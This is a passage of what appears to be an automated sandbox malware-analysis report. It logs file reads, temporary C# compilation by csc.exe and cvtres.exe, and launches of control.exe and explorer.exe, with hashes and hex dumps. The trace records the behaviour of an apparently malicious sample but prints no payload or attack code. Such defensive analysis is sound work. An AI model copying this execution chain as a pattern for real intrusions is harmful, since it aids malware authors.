C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA4F1712E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	139	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4CABB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	6	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4CABB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA4F1712E7	ReadFile
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.dll	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.dll	unknown	4096	success or wait	1	7FFA4CABB526	ReadFile

Analysis Process: conhost.exe PID: **2796**, Parent PID: **5248**

General

Target ID:	20
Start time:	15:44:28
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **6512**, Parent PID: **5248**

General

Target ID:	25
Start time:	15:44:42
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.cmdline
Imagebase:	0x7ff7bad30000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\s5wot0wy\CSC4A66175C42A34DCCBF374AEBACAD802E.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF7BADAE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s5wot0wy\CSC4A66175C42A34DCCBF374AEBACAD802E.TMP	success or wait	1	7FF7BADAE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s5wot0wy\CSC4A66175C42A34DCCBF374AEBACAD802E.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF7BADAED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.cmdline	unknown	371	success or wait	1	7FF7BAD41EE7	ReadFile
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.0.cs	unknown	411	success or wait	1	7FF7BAD41EE7	ReadFile

Analysis Process: cvtres.exe PID: **6580**, Parent PID: **6512**

General

Target ID:	26
Start time:	15:44:44
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES249.tmp" "c:\Users\user\AppData\Local\Temp\s5wot0wy\CSC4A66175C42A34DCCBF374AEBACAD802E.TMP"
Imagebase:	0x7ff7f98f0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: **6356**, Parent PID: **6924**

General

Target ID:	27
Start time:	15:44:46
Start date:	22/04/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x830000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **5992**, Parent PID: **5248**

General

Target ID:	29
Start time:	15:44:49
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.cmdline
Imagebase:	0x7ff7bad30000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\0sg2urkr\CSC9E8D9CF5EFB2455BAC85F18857F6B836.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF7BADAE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0sg2urkr\CSC9E8D9CF5EFB2455BAC85F18857F6B836.TMP	success or wait	1	7FF7BADAE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0sg2urkr\CSC9E8D9CF5EFB2455BAC85F18857F6B836.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF7BADAED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.cmdline	unknown	371	success or wait	1	7FF7BAD41EE7	ReadFile
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.0.cs	unknown	417	success or wait	1	7FF7BAD41EE7	ReadFile

Analysis Process: cvtres.exe PID: **6104**, Parent PID: **5992**

General

Target ID:	30
Start time:	15:44:52
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES23CB.tmp" "c:\Users\user\AppData\Local\Temp\0sg2urkr\CSC9E8D9CF5EFB2455BAC85F18857F6B836.TMP"
Imagebase:	0x7ff7f98f0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **684**, Parent PID: **5248**

General

Target ID:	31
Start time:	15:45:01
Start date:	22/04/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff74fc70000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly